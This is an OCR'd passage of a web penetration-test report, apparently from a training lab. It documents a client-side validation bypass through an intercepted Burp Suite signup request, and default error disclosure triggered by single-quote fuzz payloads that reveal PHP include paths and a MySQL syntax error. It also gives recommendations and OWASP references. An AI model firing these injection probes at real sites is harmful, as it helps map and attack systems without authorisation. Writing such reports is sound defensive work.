


Burp Suite Community Edition v2021.5.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Open Browser
Comment this item
Pretty Raw \n Actions
INSPECTOR

Request to http://65.2.137.48:80

```
POST /signup/customer_submit.php HTTP/1.1
Host: 65.2.137.48
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 180
Origin: http://65.2.137.48
Connection: close
Referer: http://65.2.137.48/signup/customer.php
Cookie: key=2D77A0D9-5B70-C9BE-6D96-482C8BA9D352; PHPSESSID=5lqtgtf0qohe4rler2p8quftg2; X-XSRF-TOKEN=5cdd5cc7b577e4d10a5dec46419e7802136f1707bd188f83122c639acda6e1c3;
0V646667956=9ejsflpus771t6j1qa9h969d61; _ga_L5EPNXORMW=GS1.1.1623917158.1.1.1623917181.0; _ga=GA1.1.1920766708.1623917160; _pbjs_userid_consent_data=3524755945110770;
_pubcid=e0adce00-6d0a-41f5-b838-1bb1dcfb5cac; _tb_sess_r=; _tb_t_ppg=http%3A//65.2.137.48/%3Fincludelang%3Dhttps%3A//www.india.com/%3Flang/en.php; panoramaId_expiry=
1624003569761; _cc_id=fd59304dc4382cc459cfef57d5492b04; id5id=
%7B%22created_at%22%3A%222021-06-17T08%3A06%3A05.909401Z%22%2C%22id5_consent%22%3Atrue%2C%22original_uid%22%3A%22ID5-ZHM0byprE389gphF4ANT0qHXQ-A-wFXWNI1UzSJd5w!ID5*ibuqr7zZ
jP0szmV41hPkswFSMKMzzSe1BcdqtB7RugcAABcyAijdQA4C29QNG_r_%22%2C%22universal_uid%22%3A%22ID5-ZH[illegible]04fjAiZHb-9NuVKbMBHxrjUsFUsWAFTHSioAeUQ!ID5*JwyNp5y8AGHsnzs7ExBmJHr4q2U2QZIt_V
Hx0vfE3rkAANP_VhW-LWAlpQyzJb5e%22%2C%22signature%22%3A%22ID5_ATUP-QmcXF[illegible]goBlstESgrdtnmfmn-KIk1neo0G2pwBG6-z0ZMWzbcW8ygYnDK6ZHc%22%2C%22link_type%22%3A
1%2C%22cascade_needed%22%3Atrue%2C%22privacy%22%3A%7B%22jurisdiction%22%3A%22other%22%2C%22id5_consent%22%3Atrue%7D%7D; _gid=GA1.1.1375845259.1623917173

name=mailer&email=mailer%40email.com&password=123456789&username=mailer&contact=00000000000&address=smg&X-XSRF-TOKEN=
5cdd5cc7b577e4d10a5dec46419e7802136f1707bd188f83122c639acda6e1c3
```

POC(Proof of Concept)



65.2.137.48/profile/profile.php

My Profile

mailer
mailer@email.com

Username:	mailer
Contact No.:	0
Delivery Address:	smg

Business Impact - Low

The data provided by the user ,if incorrect, is not a very big issue but still must be checked for proper validatory information.

Recommendation:

- Implement all critical checks on server side code only.
- Client-side checks must be treated as decoratives only.
- All business logic must be implemented and checked on the server code. This includes user input, the flow of applications and even the URL/Modules a user is supposed to access or not.

References


- http://projects.webappsec.org/w/page/13246933/Improper%20Input%20Handling
- https://www.owasp.org/index.php/Unvalidated_Input

16.Default Error Display

Default Error Display (Low)	Below given URLs have default error displaying on fuzzing. Affected URLs: • http://13.126.86.26/?includelang=lang/en.php • http://13.126.86.26/products.php?cat=2 Payload: • en’ • 2’


Observation:

The default error with the path is displayed as:



Warning: include(lang/en'.php): failed to open stream: No such file or directory in **/home/trainee/uploads/code-60cefcff6357b.php** on line **1**

Warning: include(): Failed opening 'lang/en'.php' for inclusion (include_path='.:/usr/share/php') in **/home/trainee/uploads/code-60cefcff6357b.php** on line **1**



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''2'' LIMIT 0, 9' at line 1

Business Impact - Moderate

Although this vulnerability does not have a direct impact to users or the server, though it can help the attacker in mapping the server architecture and plan further attacks on the server.

Recommendation

Do not display the default error messages because it not tells about the server but also sometimes about the location. So, whenever there is an error ,send it to the same page or throw some manually written error.

References

https://www.owasp.org/index.php/Improper_Error_Handling

THANK YOU

For any further clarifications/patch assistance, please contact:

80XXX03533